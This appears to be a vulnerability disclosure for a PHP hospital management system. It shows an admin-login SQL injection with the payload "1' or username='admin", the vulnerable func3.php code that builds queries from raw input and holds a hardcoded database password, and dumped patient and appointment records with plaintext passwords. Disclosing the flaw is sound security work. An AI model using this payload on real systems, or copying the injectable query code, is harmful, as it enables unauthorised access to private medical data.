



Although the user name is restricted on the front page of the administrator login, the password is not effectively restricted and validated, allowing the attacker to use the vulnerable code for sql injection attacks.




Password payload: 1' or username='admin

```
func3.php
1  <?php
2  session_start();
3  $con=mysqli_connect("localhost","root","123456","myhmsdb");
4  if(isset($_POST['adsub']))
5  {
6      $username=$_POST['username1'];
7      $password=$_POST['password2'];
8      $query="select * from admin tb where username='$username' and password='$password'";
9      $result=mysqli_query($con,$query);
10     if(mysqli_num_rows($result)==1)
11     {
12         $_SESSION['username']=$username;
13         header("Location:admin-panel11.php");
14     }
15 }
```

The sql statement executed on the server is as follows: select * from admin tb where username='admin' and password='1' or username='admin';



At this time, the password authentication is bypassed and the administrator account is successfully logged in.



Attackers can use the administrator permission to steal the information of hospitals, doctors, and patients, and perform some privileged operations, such as managing doctors.

Dashboard
Doctor List
Patient List
Appointment Details
Prescription List
Add Doctor
Delete Doctor
Queries

Search

Patient ID	First Name	Last Name	Gender	Email	Contact	Password
1	Ram	Kumar	Male	ram@gmail.com	9876543210	ram123
2	Alia	Bhatt	Female	alia@gmail.com	8976897689	alia123
3	Shahrukh	khan	Male	shahrukh@gmail.com	8976898463	shahrukh123
4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	kishan123
5	Gautam	Shankaram	Male	gautam@gmail.com	9070897653	gautam123
6	Sushant	Singh	Male	sushant@gmail.com	9059986865	sushant123
7	Nancy	Deborah	Female	nancy@gmail.com	9128972454	nancy123
8	Kenny	Sebastian	Male	kenny@gmail.com	9809879868	kenny123
9	William	Blake	Male	william@gmail.com	8683619153	william123
10	Peter	Norvig	Male	peter@gmail.com	9609362815	peter123
11	Shraddha	Kapoor	Female	shraddha@gmail.com	9768946252	shraddha123

Dashboard
Doctor List
Patient List
Appointment Details
Prescription List
Add Doctor
Delete Doctor
Queries

Search

Appointment ID	Patient ID	First Name	Last Name	Gender	Email	Contact	Doctor Name	Consultancy Fees	Appointment Date	Appointment Time	Appointment Status
1	4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	Ganesh	550	2020-02-14	10:00:00	Cancelled by Doctor
2	4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	Dinesh	700	2020-02-28	10:00:00	Cancelled by Patient
3	4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	Amit	1000	2020-02-19	03:00:00	Cancelled by Patient
4	11	Shraddha	Kapoor	Female	shraddha@gmail.com	9768946252	ashok	500	2020-02-29	20:00:00	Active
5	4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	Dinesh	700	2020-02-28	12:00:00	Active
6	4	Kishan	Lal	Male	kishansmart0@gmail.com	8838489464	Ganesh	550	2020-02-26	15:00:00	Cancelled by Patient
8	2	Alia	Bhatt	Female	alia@gmail.com	8976897689	Ganesh	550	2020-03-21	10:00:00	Active
9	5	Gautam	Shankaram	Male	gautam@gmail.com	9070897653	Ganesh	550	2020-03-19	20:00:00	Cancelled by Doctor